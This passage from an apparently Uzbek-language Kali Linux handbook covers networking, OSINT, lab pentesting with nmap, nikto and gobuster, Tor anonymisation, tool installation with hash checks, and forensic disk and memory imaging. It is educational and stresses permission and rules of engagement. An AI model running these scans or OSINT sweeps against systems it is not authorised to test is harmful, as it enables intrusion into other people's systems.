> **MAQSAD** **Barcha yo'nalishlar uchun yakuniy xarita**

KALI LINUX TUZILISHI

/usr/share/wordlists

Standart lug'atlar (wordlist) papkasi — rockyou.txt kabi mashhur parollar ro'yxati shu yerda joylashgan (faqat o'z laboratoriyangizda, ruxsatli tizimlarda ishlatiladi).

bash

```
$ ls /usr/share/wordlists
mavjud lug'atlar ro'yxati
```

KALI LINUX TUZILISHI

/usr/share/nmap/scripts

Nmap NSE skriptlari saqlanadigan papka.

bash

```
$ ls /usr/share/nmap/scripts | head
skriptlar namunasi
```

KALI LINUX TUZILISHI

kali-tweaks

Kali'ning rejimlarini (hacker/undercover ko'rinish), metapaket guruhlarini va repozitoriylarni boshqaruvchi rasmiy sozlash vositasi.

bash

```
$ kali-tweaks
sozlash menyusini ochish
```

KALI LINUX TUZILISHI

apt update / upgrade

Mavjud vositalarni va tizimni yangilab turish — xavfsizlik yamoqlari uchun muhim, yangi dastur o'rnatish emas.

bash

```
$ sudo apt update && sudo apt upgrade -y
```

tizimni yangilash

KALI LINUX TUZILISHI

Loyiha papkasi tuzilmasi (tavsiya)

Har bir topshiriq/mashq uchun alohida papka: recon/ (razvedka natijalari), scans/ (skan natijalari), notes.md (eslatmalar), report/ (hisobot qoralamasi) — ishni tartibli va qayta tiklanadigan qiladi.

bash

```
$ mkdir -p loyiha/{recon,scans,report}
```

tartibli tuzilma yaratish

QONUNIY AMALIYOT MAYDONLARI

TryHackMe

Boshlang'ich darajadan o'rganish uchun qadam-baqadam yo'naltiriluvchi (guided) virtual laboratoriyalar platformasi.

QONUNIY AMALIYOT MAYDONLARI

Hack The Box (HTB)

Mustaqil fikrlashni talab qiluvchi, turli darajadagi virtual mashinalar bilan amaliyot platformasi, TryHackMe'dan keyingi bosqich sifatida tavsiya etiladi.

QONUNIY AMALIYOT MAYDONLARI

OverTheWire (Wargames)

Terminal va Linux asoslarini o'yin shaklida mustahkamlaydigan bepul mashqlar to'plami (Bandit darajasi — eng mashhur boshlang'ich kursi).

QONUNIY AMALIYOT MAYDONLARI

DVWA / OWASP Juice Shop (o'z muhitingizda)

Qasddan zaif qilib yaratilgan veb-ilovalar — Docker yordamida o'z kompyuteringizda ishga tushirib, veb xavfsizlikni qonuniy tarzda mashq qilish mumkin.

SERTIFIKATLAR VA MARTABA YO'LI

Sertifikatlar: to'liq ro'yxat qayerda

Security+, eJPT, CEH, PNPT, OSCP haqida to'liq tavsif va "qaysi birini qachon olish kerak" tavsiyasi — 24-qism "Sertifikatlar yo'l xaritasi" bo'limida.

TAKRORLASH SAVOLLARI

Savol 1: "apt upgrade" dastur o'rnatishdanmi, yoki boshqa narsadanmi?

Javob: yo'q, u allaqachon o'rnatilgan dasturlarni so'nggi versiyaga yangilaydi, yangi dastur qo'shmaydi.

TAKRORLASH SAVOLLARI

Savol 2: TryHackMe va Hack The Box'ning asosiy farqi?

Javob: TryHackMe qadam-baqadam yo'naltirilgan (guided) o'rganish uchun qulay, Hack The Box esa mustaqil tahlil va muammo yechishni talab qiladi.



05 Tarmoq va kiberxavfsizlik asoslari

33 ta buyruq · 5 ta bo'lim

Tarmoq diagnostikasi va monitoring — tarmoq muhandisi va SOC (xavfsizlik markazi) operatorlari uchun kundalik vositalar.

MAQSAD **Network / SOC yo'nalishi**

TARMOQ

ip

Tarmoq interfeyslari va marshrutlar (ifconfig o'rnini bosgan).

bash
```
$ ip -br addr
```
IP manzillar

bash
```
$ ip route
```
marshrutlar

TARMOQ

ping

Boshqa kompyuter javob berishini tekshiradi.

bash
```
$ ping -c 4 192.168.56.1
```
4 ta paket

TARMOQ

dig

DNS ma'lumotini so'raydi.

bash
```
$ dig example.com
```
A yozuvi

TARMOQ

ss

Ochiq portlar va ulanishlar.

```bash
$ ss -tuln
tinglanayotgan portlar
```

TARMOQ

traceroute

Paket yo'lini ko'rsatadi.

```bash
$ traceroute example.com
marshrut
```

TARMOQ

curl

URL dan ma'lumot oladi (HTTP sarlavhalari uchun -I).

```bash
$ curl -I https://example.com
sarlavhalar
```

TARMOQ

wget

Fayl yuklab oladi.

```bash
$ wget https://example.com/fayl.zip
yuklash
```

TARMOQ

ssh

Masofaviy kompyuterga xavfsiz ulanish.

```bash
$ ssh ali@192.168.56.101
serverga kirish
```

TARMOQ

scp

SSH orqali xavfsiz fayl nusxalash.

```bash
$ scp fayl.txt ali@192.168.56.101:/tmp/
yuborish
```

TARMOQ

nslookup

DNS nom yechimini tekshiradi.

```bash
$ nslookup example.com
domen IP
```

TARMOQ

mtr

traceroute va ping birlashmasi.

```bash
$ mtr -r -c 10 example.com
hisobot
```

TARMOQ

netstat

Ulanishlar va portlar (ss ning eskisi).

```bash
$ netstat -tuln
portlar
```

TARMOQ ASOSLARI

arp

Lokal tarmoqdagi IP↔MAC manzil jadvalini ko'rsatadi.

```bash
$ arp -a
ARP jadvali
```

TARMOQ ASOSLARI

OSINT — theHarvester

Ochiq manbalardan (qidiruv tizimlari, DNS) domenga tegishli elektron pochta va subdomenlarni yig'adi. Faqat o'zingiz egalik qiladigan yoki ruxsat etilgan domenlarda ishlating.

```bash
$ theHarvester -d misoldomen.uz -b google
ochiq manbalardan qidirish
```

TARMOQ ASOSLARI

whois

Domen yoki IP manzilning ro'yxatdan o'tgan egasi, ro'yxatdan o'tgan sanasi va DNS serverlari haqida ma'lumot.

```bash
$ whois misoldomen.uz
domen ma'lumotlari
```

TARMOQ ASOSLARI

dnsrecon

DNS yozuvlarini (A, MX, NS, TXT) tizimli tarzda sanab chiqadi — tarmoq xaritasini tushunish uchun.

```bash
$ dnsrecon -d misoldomen.uz
DNS yozuvlari
```

TARMOQ ASOSLARI

Shodan (shodan.io)

Internetga ulangan qurilmalar (serverlar, kameralar, IoT) bo'yicha qidiruv tizimi; faqat ma'lumot olish uchun, hech qanday ulanish o'rnatilmaydi. Qidiruv saytda yoki `shodan` CLI orqali bajariladi.

bash

```
$ shodan host 93.184.216.34
ma'lum IP haqida ochiq ma'lumot
```

PENTEST METODOLOGIYASI

PTES bosqichlari (nazariy)

Penetration Testing Execution Standard: 1) Oldindan kelishuv (scope, ruxsat) 2) Razvedka 3) Tahdid modellash 4) Zaiflik tahlili 5) Ekspluatatsiya 6) Post-ekspluatatsiya 7) Hisobot. Har bir bosqich yozma ruxsat doirasida bajariladi.

PENTEST METODOLOGIYASI

Scope va Rules of Engagement (RoE)

Pentest boshlanishidan oldin yoziladigan hujjat: qaysi tizimlar tekshiriladi, qaysi vaqt oralig'ida, qaysi usullar taqiqlangan (masalan DoS), aloqa shaxsi kim. RoE'siz hech qanday tekshiruv boshlanmaydi.

PENTEST METODOLOGIYASI

Topilmalarni hujjatlashtirish

Har bir topilma uchun: sarlavha, tavsif, qayta takrorlash qadamlari (proof of concept), ta'sir darajasi, tavsiya etilgan yechim yozib boriladi — buyruq tarixi (`script` yoki `history`) dalil sifatida saqlanadi.

PENTEST METODOLOGIYASI

CVSS (Common Vulnerability Scoring System) asoslari

Zaiflikning jiddiyligini 0-10 oralig'ida baholaydigan standart: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Impact (Confidentiality/Integrity/Availability) kabi mezonlar asosida hisoblanadi.

PENTEST METODOLOGIYASI

Pentest hisoboti tuzilmasi

Odatiy bo'limlar: Ijrochi xulosa (nomutaxassis uchun), Metodologiya, Topilmalar (CVSS bilan saralangan), Texnik tafsilotlar, Tavsiyalar, Ilovalar (skrinshotlar, log'lar).

TOR

systemctl

Xizmatlarni boshqaradi (Kali'da Tor xizmati uchun).

bash

```
$ sudo systemctl status tor@default
Tor holati
```

bash

```
$ sudo systemctl enable --now tor
Tor ni yoqish
```

TOR

torsocks

Istalgan dasturni Tor orqali ishga tushiradi.

bash

```
$ torsocks curl https://check.torproject.org/api/ip
Tor orqali IP tekshirish
```

TOR

proxychains4

Dasturni proksi zanjiri (Tor SOCKS5 127.0.0.1:9050) orqali ishlatadi.

bash

```
$ proxychains4 curl https://check.torproject.org/api/ip
```

zanjir orqali

TOR

torrc

Tor sozlash fayli (/etc/tor/torrc).

bash

```
$ sudo nano /etc/tor/torrc
```

tahrirlash

bash

```
$ sudo tor --verify-config
```

sintaksis tekshiruvi

TOR

nyx

Tor monitori (zanjirlar va trafik).

bash

```
$ nyx
```

monitor ochish

TOR

obfs4proxy

Tor bloklangan joyda ko'prik (bridge) transporti.

bash

```
$ sudo apt install obfs4proxy
```

o'rnatish

TOR

mat2

Fayldan metama'lumotni (GPS, muallif) tozalaydi.

bash

```
$ mat2 foto.jpg
```

tozalangan nusxa

TOR

exiftool

Metama'lumotni ko'rsatadi.

bash

```
$ exiftool foto.jpg
```

ko'rish

TAKRORLASH SAVOLLARI

Savol 1: "RoE" nimani anglatadi va nega kerak?

Javob: Rules of Engagement — tekshiruvdan oldin yoziladigan ruxsat hujjati: qaysi tizim, qaysi vaqt, qaysi usullar bilan. Bu hujjatsiz hech qanday tekshiruv boshlanmaydi.

TAKRORLASH SAVOLLARI

Savol 2: Tor orqali trafik yuborishda "torsocks" va "proxychains4" farqi?

Javob: torsocks bitta dasturni to'g'ridan-to'g'ri Tor orqali ishga tushiradi, proxychains4 esa istalgan proksi zanjiri (Tor shart emas) orqali yo'naltirish imkonini beradi.

TAKRORLASH SAVOLLARI

Savol 3: theHarvester nima uchun ishlatiladi?

Javob: ochiq manbalardan (qidiruv tizimlari) domenga tegishli email va subdomenlarni yig'ish — OSINT razvedka bosqichi uchun.



06 Pentest laboratoriyasi

16 ta buyruq · 3 ta bo'lim

Faqat o'z laboratoriya muhitida yoki ruxsat etilgan sinov muhitida ishlatiladigan tekshiruv vositalari — xavfsizlik tahlilchisi kasbiga kirish nuqtasi.

MAQSAD **Cybersecurity / Pentester yo'nalishi**

PENTEST (LAB)

nmap

Port va xizmat skaneri. FAQAT o'z laboratoriyangizda yoki yozma ruxsat bilan!

bash
```
$ nmap -sn 192.168.56.0/24
```
lab tarmog'ida qurilmalar

bash
```
$ nmap -sT -p 22,80,443 192.168.56.101
```
tanlangan portlar

bash
```
$ nmap -sV -p 22,80 192.168.56.101
```
xizmat versiyalari

PENTEST (LAB)

tcpdump

Paketlarni kuzatadi (faqat o'z interfeysingizda).

bash
```
$ sudo tcpdump -i lo -c 20
```
20 ta paket

PENTEST (LAB)

whatweb

Web serverdagi texnologiyalarni aniqlaydi (faqat lab).

bash
```
$ whatweb http://192.168.56.101
```
lab serveri

PENTEST (LAB)

sha256sum

Fayl xeshi: dalil o'zgarmaganini tekshirish uchun.

```bash
$ sha256sum notes.txt
xesh
```

PENTEST (LAB)

tshark

Terminal paket tahlilchisi (Wireshark).

```bash
$ tshark -D
interfeyslar
```

PENTEST (LAB)

openssl

Shifrlash va xesh vositasi.

```bash
$ openssl rand -hex 16
tasodifiy kalit
```

PENTEST (LAB)

script

Terminal sessiyasini dalil uchun yozadi.

```bash
$ script -a session.txt
yozishni boshlash
```

PENTEST (LAB)

nmap NSE skriptlari (nazariy)

Nmap Scripting Engine — portni skanerlash bilan bir qatorda qo'shimcha tekshiruvlar (masalan versiya zaifliklari) bajaradigan skriptlar to'plami. Faqat lab muhitida ishlating.

```bash
$ nmap --script=default -p 80 192.168.56.101
standart skriptlar to'plami
```

```bash
$ nmap -oN natija.txt -p 1-1000 192.168.56.101
natijani faylga saqlash
```

PENTEST (LAB)

nikto

Veb serverdagi ma'lum zaiflik va noto'g'ri sozlamalarni ro'yxatlab beradigan skaner (faqat lab).

```bash
$ nikto -h http://192.168.56.101
lab serverini tekshirish
```

PENTEST (LAB)

searchsploit

Exploit-DB ma'lumotlar bazasidan ma'lum zaifliklar haqida (faqat o'qish/qidirish) axborot izlaydi — zaiflikni aniqlagandan keyin uning hujjatlashtirilganligini tekshirish uchun.

bash

```
$ searchsploit apache 2.4
ma'lum versiya bo'yicha qidirish
```

WEB XAVFSIZLIGI

HTTP asoslari

Brauzer va server HTTP so'rovi/javobi orqali muloqot qiladi. Cookie va parollarni begona saytlardan yig'mang.

bash

```
$ man curl
HTTP vositasi bo'yicha qo'llanma
```

WEB XAVFSIZLIGI

gobuster (dir rejimi)

Veb serverdagi yashirin papka/fayllarni lug'at (wordlist) asosida qidiradi — faqat o'zingiz egalik qiladigan yoki ruxsat etilgan serverda.

bash

```
$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
papkalarni qidirish
```

WEB XAVFSIZLIGI

OWASP Top 10 (nazariy ro'yxat)

Veb ilovalarda eng ko'p uchraydigan 10 zaiflik toifasi: Broken Access Control, Cryptographic Failures, Injection, Insecure Design, Security Misconfiguration, Vulnerable Components, Identification/Authentication Failures, Software/Data Integrity Failures, Logging/Monitoring Failures, SSRF. Har bir pentester bu ro'yxatni yod bilishi kerak.

TAKRORLASH SAVOLLARI

Savol 1: nikto va nmap NSE o'rtasidagi farq nima?

Javob: nmap NSE port/xizmat darajasida keng tekshiruvlar o'tkazadi, nikto esa aynan veb server sozlamalari va ma'lum zaifliklarga ixtisoslashgan.

TAKRORLASH SAVOLLARI

Savol 2: searchsploit nima qiladi, u ekspluatatsiya qiladimi?

Javob: yo'q, u faqat Exploit-DB bazasida mos yozuvlarni qidiradi (ma'lumot olish), hech narsani ishga tushirmaydi.

TAKRORLASH SAVOLLARI

Savol 3: OWASP Top 10'dagi "Injection" nimani anglatadi?

Javob: foydalanuvchi kiritgan ma'lumot to'g'ridan-to'g'ri buyruq/so'rov sifatida bajarilganda yuzaga keladigan zaiflik toifasi (masalan SQL so'roviga begona kod aralashtirilishi).



07 Pentest vositalarini o'rnatish: apt'dan saytdan yuklashgacha

24 ta buyruq · 9 ta bo'lim

Kali'ning paket menejeri (apt) orqali tayyor vositalarni o'rnatish, Kali repozitoriyasi va metapaketlar, GitHub'dan loyihani yuklab o'rnatish, Python vositalarini pipx bilan izolyatsiyalash, .deb fayldan qo'lda o'rnatish, rasmiy saytdan yuklab olingan faylni tekshirish (checksum/GPG) va eng keng tarqalgan apt xatolarini tuzatish.

> **MAQSAD** **Barcha yo'nalishlar uchun amaliy ko'nikma**

APT: KALI'NING PAKET MENEJERI

apt update / upgrade

update — mavjud paketlar ro'yxatini serverdan yangilaydi (hali hech narsa o'rnatmaydi), upgrade — eskirgan paketlarni yangi versiyaga ko'taradi. Har doim update'dan keyin upgrade qilinadi.

bash

```
$ sudo apt update
paket ro'yxatini yangilash
```

bash

```
$ sudo apt upgrade -y
o'rnatilgan paketlarni yangilash
```

APT: KALI'NING PAKET MENEJERI

apt install / remove

Yangi dastur o'rnatish va olib tashlash. --no-install-recommends faqat zarur qismlarni o'rnatadi (tezroq, kamroq joy).

bash
```
$ sudo apt install nmap
```
o'rnatish

bash
```
$ sudo apt remove nmap
```
o'chirish (sozlamalar qoladi)

bash
```
$ sudo apt purge nmap
```
sozlamalar bilan birga butunlay o'chirish

bash
```
$ sudo apt autoremove
```
endi kerak bo'lmagan bog'liqliklarni tozalash

APT: KALI'NING PAKET MENEJERI

apt search / show

Paket nomini bilmasangiz qidirish, topilgan paket haqida batafsil ma'lumot (versiya, hajmi, tavsif) olish.

bash
```
$ apt search password.crack
```
tavsifga qarab qidirish

bash
```
$ apt show hydra
```
paket haqida ma'lumot

bash
```
$ apt list --installed | grep nmap
```
o'rnatilganini tekshirish

APT: KALI'NING PAKET MENEJERI

dpkg -l / dpkg -L

Past darajadagi paket vositasi (apt uning ustida ishlaydi). -l o'rnatilgan paketlar ro'yxati, -L bitta paketning qaysi fayllarni qo'yganini ko'rsatadi.

bash
```
$ dpkg -l | grep metasploit
```
metasploit o'rnatilganmi

bash
```
$ dpkg -L nmap | grep bin/
```
nmap qaysi ijro fayllarni qo'ygan

KALI REPOZITORIYASI VA METAPAKETLAR

sources.list

Kali qayerdan paket olishini belgilaydi; standart o'rnatishda bitta rasmiy manzil yetarli, qo'shimcha manba qo'shish tavsiya etilmaydi (versiyalar mos kelmay qolishi mumkin).

bash

```
$ cat /etc/apt/sources.list
```

joriy manbalarni ko'rish

KALI REPOZITORIYASI VA METAPAKETLAR

Metapaketlar (kali-tools-*)

Kali vositalarni mavzu bo'yicha guruhlagan — bittasini o'rnatsangiz, o'sha yo'nalishdagi o'nlab vosita birga keladi. "kali-linux-everything" barcha vositalarni o'rnatadi (juda katta, 15+ GB).

bash

```
$ apt search kali-tools-
```

mavjud metapaketlar ro'yxati

bash

```
$ sudo apt install kali-tools-top10
```

eng ko'p ishlatiladigan 10 ta vosita

bash

```
$ sudo apt install kali-tools-web
```

veb pentest vositalari to'plami

bash

```
$ sudo apt install kali-tools-wireless
```

simsiz tarmoq vositalari

bash

```
$ sudo apt install kali-tools-forensics
```

sud ekspertizasi vositalari

GITHUB'DAN VOSITA O'RNATISH

Nega ba'zi vositalar apt'da yo'q

Ko'p zamonaviy vosita (masalan, yangi chiqqan recon skripti) hali Kali repozitoriyasiga qo'shilmagan bo'lishi mumkin — bunday holda loyiha o'z GitHub sahifasidan olinadi.

bash

```
$ git clone https://github.com/misol/vosita.git
```

repozitoriyni nusxalash

bash

```
$ cd vosita && cat README.md
```

o'rnatish yo'riqnomasini o'qish (har doim shart!)

GITHUB'DAN VOSITA O'RNATISH

requirements.txt orqali Python bog'liqliklari

Ko'p Python vositasi o'z kutubxonalar ro'yxatini shu faylda beradi.

bash
```
$ python3 -m venv .venv && source .venv/bin/activate
```
alohida muhit (tavsiya etiladi, tizim Python'ini "iflos" qilmaslik uchun)

bash
```
$ pip install -r requirements.txt
```
bog'liqliklarni o'rnatish

bash
```
$ python3 asosiy.py --help
```
ishga tushirishni sinash

GITHUB'DAN VOSITA O'RNATISH

setup.py / pyproject.toml

Ba'zi loyihalar o'zini paket sifatida o'rnatishni taklif qiladi — shunda buyruq nomi bilan har qayerdan chaqirish mumkin bo'ladi.

bash
```
$ pip install .
```
joriy papkadagi loyihani o'rnatish

bash
```
$ pip install -e .
```
"tahrirlash rejimida" o'rnatish (kodni o'zgartirsangiz, qayta o'rnatish shart emas)

PIPX: PYTHON VOSITALARINI IZOLYATSIYALAB O'RNATISH

Nega pipx

"pip install" tizim darajasida o'rnatsa, turli vositalarning bog'liqliklari to'qnashishi mumkin (masalan, ikkita vosita bir kutubxonaning har xil versiyasini talab qilsa). pipx har bir vosita uchun alohida, izolyatsiyalangan muhit yaratadi, lekin buyruqni hali ham har qayerdan chaqirish mumkin bo'ladi.

bash
```
$ sudo apt install pipx
```
o'rnatish

bash
```
$ pipx install theHarvester
```
alohida muhitda o'rnatish

bash
```
$ pipx list
```
o'rnatilgan pipx vositalari

bash
```
$ pipx upgrade-all
```
hammasini yangilash

.DEB FAYLDAN QO'LDA O'RNATISH

dpkg -i

Rasmiy saytdan yuklab olingan .deb fayl apt orqali emas, to'g'ridan-to'g'ri dpkg bilan o'rnatiladi. Bog'liqliklar yetishmasa xato chiqadi — shunda "apt --fix-broken install" ularni avtomatik topib o'rnatadi.

bash
```
$ sudo dpkg -i yuklangan_dastur.deb
```
o'rnatish

bash
```
$ sudo apt --fix-broken install
```
yetishmagan bog'liqliklarni tuzatish

RASMIY SAYTDAN YUKLAB OLISH VA TEKSHIRISH (XAVFSIZLIK!)

Nega tekshirish kerak

Internetdan yuklangan har qanday fayl (ayniqsa xavfsizlik vositasi) almashtirilgan yoki buzilgan bo'lishi mumkin. Rasmiy sayt odatda faylning SHA-256 xeshini va ba'zan GPG imzosini ham e'lon qiladi — yuklangan fayl aynan shu bilan solishtiriladi.

bash
```
$ wget https://misol-sayt.test/vosita.tar.gz
```
yuklab olish (faraziy manzil)

bash
```
$ sha256sum vosita.tar.gz
```
o'z xeshingizni hisoblash

bash
```
$ echo "Rasmiy saytdagi xesh bilan solishtiring - mos kelmasa, faylni ishlatmang"
```
qoidasi

RASMIY SAYTDAN YUKLAB OLISH VA TEKSHIRISH (XAVFSIZLIK!)

Python bilan tekshirish (demo)

Quyidagi skript yuklab olingan faylning xeshini hisoblab, rasmiy manbada e'lon qilingan xesh bilan solishtirish mantig'ini ko'rsatadi.

bash
```
$ python3 xesh_tekshir.py
```
mos va mos bo'lmagan holatni solishtirish

python
```
$ cat <<'PYEOF' > xesh_tekshir.py
import hashlib
import tempfile
from pathlib import Path


def fayl_xeshi(yol):
    h = hashlib.sha256()
    with open(yol, "rb") as f:
        for qism in iter(lambda: f.read(8192), b""):
            h.update(qism)
    return h.hexdigest()


def tekshir(yol, rasmiy_xesh):
    hisoblangan = fayl_xeshi(yol)
    mos = hisoblangan == rasmiy_xesh
    print(f"Hisoblangan: {hisoblangan}")
```

```
    print(f"Rasmiy     : {rasmiy_xesh}")
    print("Natija:", "MOS KELDI - xavfsiz" if mos else "MOS KELMADI - ishlatmang!")
    return mos


with tempfile.NamedTemporaryFile(delete=False) as f:
    f.write(b"namunaviy fayl matni - demo uchun")
    namuna_yol = f.name

haqiqiy = fayl_xeshi(namuna_yol)
print("--- To'g'ri xesh bilan ---")
tekshir(namuna_yol, haqiqiy)
print()
print("--- Noto'g'ri (o'zgartirilgan) xesh bilan ---")
tekshir(namuna_yol, "0" * 64)

Path(namuna_yol).unlink()
PYEOF
$ python3 xesh_tekshir.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

RASMIY SAYTDAN YUKLAB OLISH VA TEKSHIRISH (XAVFSIZLIK!)

GPG imzo tekshirish

Ba'zi rasmiy loyihalar (masalan, Kali'ning o'zi) faylni nafaqat xeshlaydi, balki o'z maxfiy kaliti bilan raqamli imzolaydi. Ochiq kalitni import qilib, imzoni tekshirish fayl rasmiy manbadan ekanini (xeshdan ham kuchliroq) isbotlaydi.

bash

```
$ gpg --verify vosita.sig vosita.tar.gz
imzo tekshiruvi (avval rasmiy ochiq kalit import qilingan bo'lishi kerak)
```

RASMIY SAYTDAN YUKLAB OLISH VA TEKSHIRISH (XAVFSIZLIK!)

"curl

bash" nega xavfli | Ko'p sayt "o'rnatish uchun shu buyruqni ishga tushiring" deb to'g'ridan-to'g'ri internetdan skript yuklab, tekshirmasdan bajarishni taklif qiladi. Bu skript nima qilishini oldindan bilmaysiz — avval yuklab, o'qib chiqib, keyin ishga tushirish xavfsizroq.

bash

```
$ curl -fsSL https://misol-sayt.test/ornatish.sh -o ornatish.sh
avval faylga saqlang
```

bash

```
$ less ornatish.sh
nima qilishini o'qib chiqing
```

bash

```
$ bash ornatish.sh
faqat o'qib, ishonch hosil qilgandan keyin ishga tushiring
```

DOCKER ORQALI VOSITA ISHGA TUSHIRISH

Nega Docker

Ba'zi vosita juda ko'p bog'liqlikka ega yoki faqat ma'lum OS versiyasida ishlaydi — tayyor Docker image ichida hammasi allaqachon sozlangan bo'ladi, tizimingizni "iflos" qilmaydi.

bash

```
$ docker pull remnux/vosita
tayyor obrazni yuklash (faraziy nom)
```

```bash
$ docker run --rm -it remnux/vosita --help
```
bir martalik ishga tushirish, chiqqach konteyner o'chadi (--rm)

ENG KENG TARQALGAN APT XATOLARINI TUZATISH

"E: Unable to locate package"

Paket nomi noto'g'ri yozilgan yoki ro'yxat eskirgan.

```bash
$ apt search qisman_nom
```
to'g'ri nomni topish

```bash
$ sudo apt update
```
ro'yxatni yangilash

ENG KENG TARQALGAN APT XATOLARINI TUZATISH

"dpkg was interrupted"

O'rnatish jarayoni to'xtab qolgan (masalan, kompyuter o'chib qolgan). Qayta sozlash kerak.

```bash
$ sudo dpkg --configure -a
```
to'xtab qolgan o'rnatishni yakunlash

ENG KENG TARQALGAN APT XATOLARINI TUZATISH

Bog'liqlik to'qnashuvi (held broken packages)

Ba'zan bitta paket boshqasi bilan ziddiyatga kiradi.

```bash
$ sudo apt install -f
```
bog'liqliklarni avtomatik tuzatish

```bash
$ sudo apt update --fix-missing
```
yetishmagan fayllarni qayta yuklash

TAKRORLASH SAVOLLARI

Savol 1: "apt update" va "apt upgrade" o'rtasidagi farq nima?

Javob: update faqat serverdagi paketlar ro'yxatini yangilaydi (hech narsa o'rnatmaydi), upgrade esa o'sha yangilangan ro'yxat asosida eskirgan paketlarni haqiqatan yangi versiyaga ko'taradi.

TAKRORLASH SAVOLLARI

Savol 2: Nega Python vositasini to'g'ridan-to'g'ri "pip install" bilan emas, pipx bilan o'rnatish tavsiya etiladi?

Javob: pip tizim darajasida o'rnatib, turli vositalarning bog'liqliklari to'qnashishiga olib kelishi mumkin; pipx har bir vosita uchun alohida izolyatsiyalangan muhit yaratadi, lekin buyruqni baribir har qayerdan chaqirish imkonini qoldiradi.

TAKRORLASH SAVOLLARI

Savol 3: Yuklab olingan faylning SHA-256 xeshini tekshirish nima uchun zarur?

Javob: fayl internetda almashtirilgan yoki buzilgan bo'lishi mumkin; hisoblangan xesh rasmiy e'lon qilingan xesh bilan mos kelmasa, fayl ishonchli emas va ishlatilmasligi kerak.

TAKRORLASH SAVOLLARI

Savol 4: "curl

bash" uslubida o'rnatish nega xavfli hisoblanadi? | Javob: skript oldindan ko'rilmasdan to'g'ridan-to'g'ri ishga tushiriladi — skript nima qilishini bilmasdan root huquqi bilan bajarish xavfli; avval faylga saqlab, o'qib chiqib, keyin ishga tushirish xavfsizroq.

TAKRORLASH SAVOLLARI

Savol 5: "dpkg --configure -a" qachon kerak bo'ladi?

Javob: o'rnatish jarayoni kutilmaganda to'xtab qolganda (masalan, quvvat uzilganda) qolgan sozlashni yakunlash uchun.



08 Kriptografiya va raqamli forensika

13 ta buyruq · 3 ta bo'lim

Dalillarni saqlash, shifrlash va voqealarni tekshirish — forensika mutaxassislari va insident-javob guruhlari uchun.

MAQSAD **Digital Forensics yo'nalishi**

KRIPTOGRAFIYA

md5sum

Fayl yoki matn uchun MD5 xesh (hash) hisoblaydi. Zamonaviy xavfsizlikda zaif hisoblanadi.

bash

```
$ md5sum notes.txt
MD5 xesh
```

KRIPTOGRAFIYA

gpg

Fayllarni shifrlash va raqamli imzolash dasturi.

bash

```
$ gpg -c sir.txt
parol bilan shifrlash
```

KRIPTOGRAFIYA

binwalk

Fayl ichidagi yashirin formatlar/fayllarni qidiradi (steganografiya tahlili).

bash

```
$ binwalk rasm.jpg
ichki tuzilma
```

RAQAMLI FORENSIKA

xxd

Fayl baytlarini o'n oltilik (hex) va matn ko'rinishida ko'rsatadi.

bash

```
$ xxd notes.txt
```

hex dump

RAQAMLI FORENSIKA

last

Tizimga oxirgi kirgan foydalanuvchilar ro'yxatini ko'rsatadi.

bash

```
$ last
```

kirish tarixi

RAQAMLI FORENSIKA

auth.log tahlili

Kirish urinishlari /var/log/auth.log da saqlanadi. grep bilan muvaffaqiyatsiz urinishlarni toping.

bash

```
$ grep Failed /var/log/auth.log
```

muvaffaqiyatsiz kirishlar

bash

```
$ grep Accepted /var/log/auth.log
```

muvaffaqiyatli kirishlar

RAQAMLI FORENSIKA

dd / dc3dd — disk obrazini olish

Dalil sifatida diskning bit-ba-bit nusxasini (obraz) yaratish, original diskni o'zgartirmaslik uchun. Forensika oltin qoidasi: hech qachon original dalil ustida ishlamang, faqat uning nusxasi (obrazi) bilan ishlang.

bash

```
$ sudo dd if=/dev/sdb of=disk_obraz.img bs=4M status=progress
```

diskdan obraz olish

bash

```
$ sha256sum disk_obraz.img
```

obraz butunligini tasdiqlash xeshi

XAVFLI: bu buyruq ma'lumotni qaytarib bo'lmas darajada o'chirishi yoki tizim ruxsatlarini buzishi mumkin. Avval yo'lni `ls` bilan tekshiring, faqat o'z laboratoriyangizda sinang.

RAQAMLI FORENSIKA

Autopsy (nazariy)

Disk obrazlarini grafik interfeysda tahlil qiladigan ochiq manbali forensika platformasi — fayl tizimi, o'chirilgan fayllar, vaqt belgilarini (timeline) ko'rsatadi.

bash

```
$ autopsy
```

veb-interfeysni ishga tushirish (brauzerda ochiladi)

RAQAMLI FORENSIKA

Volatility — xotira (RAM) tahlili

Diskdan tashqari operativ xotiradagi dump fayl ham muhim dalil: ishlagan jarayonlar, tarmoq ulanishlari, shifrlash kalitlari saqlangan bo'lishi mumkin.

```bash
$ volatility -f xotira.dmp imageinfo
```
profil (tizim turi) ni aniqlash

```bash
$ volatility -f xotira.dmp --profile=Win10x64 pslist
```
jarayonlar ro'yxati

RAQAMLI FORENSIKA

foremost — o'chirilgan fayllarni tiklash

Fayl sarlavhalari (signature) asosida diskdan yoki obrazdan rasmlar, hujjatlar kabi fayllarni qidirib tiklaydi.

```bash
$ foremost -i disk_obraz.img -o tiklangan/
```
tiklash natijasini papkaga yozish

TAKRORLASH SAVOLLARI

Savol 1: Nega forensikada original diskka emas, uning obraziga ishlaydi?

Javob: original dalilni o'zgartirib qo'ymaslik va sud jarayonida dalil yaxlitligini (chain of custody) saqlash uchun.

TAKRORLASH SAVOLLARI

